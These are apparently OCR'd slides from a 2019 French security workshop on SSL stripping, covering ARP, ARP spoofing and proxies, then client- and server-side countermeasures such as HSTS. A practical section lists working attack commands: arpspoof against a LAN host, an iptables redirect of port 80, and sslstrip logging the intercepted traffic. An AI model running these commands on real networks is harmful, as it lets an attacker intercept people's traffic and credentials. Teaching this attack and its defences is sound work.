HACK.INI 2k19 Workshop

SSL Stripping

Concepts de base


Communication dans un réseau ?
La communication se fait sur le niveau physique en utilisant les adresses MAC.


ARP ?
Address Resolution Protocol, son but est de faire la correspondance entre les adresses MAC et les adresses IP.

Table ARP ?
Chaque device possède une table contenant les correspondances IP-MAC appelée table ARP ou cache ARP.


Echanges ARP ?
ARP request : broadcast niveau physique
ARP reply : unicast

Adresses MAC et IP





Hôte A
Host B
Application
Présentation
Session
Transport
Réseau
Liaison de données
Physique
Données
Segments
Paquets
Trames
Bits
Application
Présentation
Session
Transport
Réseau
Liaison de données
Physique


Protocole ARP




C’est quoi ARP Spoofing ?



C’est quoi SSL Strip ?




Proxy



- Intermédiaire
- Surveiller/filtrer l’accès
- Cache
- Confidentialité (changer l’@IP)
- etc

C’est quoi SSL ?

Secure Socket Layer



Partie Pratique

#enable ip forwarding

```
echo 1 >  /proc/sys/net/ipv4/ip_forward
```

#arpspoof

```
arpspoof –t 192.168.1.11 192.168.1.200
```

#check arp table

```
arp –a
```


```
#redirect http trafic to sslstrip listening port
sudo iptables -t nat -A PREROUTING -p tcp --
destination-port 80 -j REDIRECT --to-port
12345
#sslstrip
sslstrip -w sslstrip.log -a -l 12345 -f
#check log file
cat sslstrip.log
```

Contre-mesures et préventions

Côté Client

- Vérifier que la connexion est sécurisée (https).
- Faire attention à une quelconque déformation de la page, lenteur de chargement (en plus de l'absence de SSL).
- Taper l'URL manuellement en s'assurant de bien écrire « https://… ».
- Ajouter les liens sûrs aux favoris.
- Installer des pluggin sur le navigateur tel que : HTTPS Everywhere.

Contre-mesures et préventions

Côté Serveur

- Mettre toutes les pages d'un site Web en https.
- Forcer la redirection de http vers https.
- Utiliser le header HSTS (HTTP Strict Transport Security) pour indiquer aux navigateurs d'accéder au site en question, en https uniquement.

MERCI
Des questions ?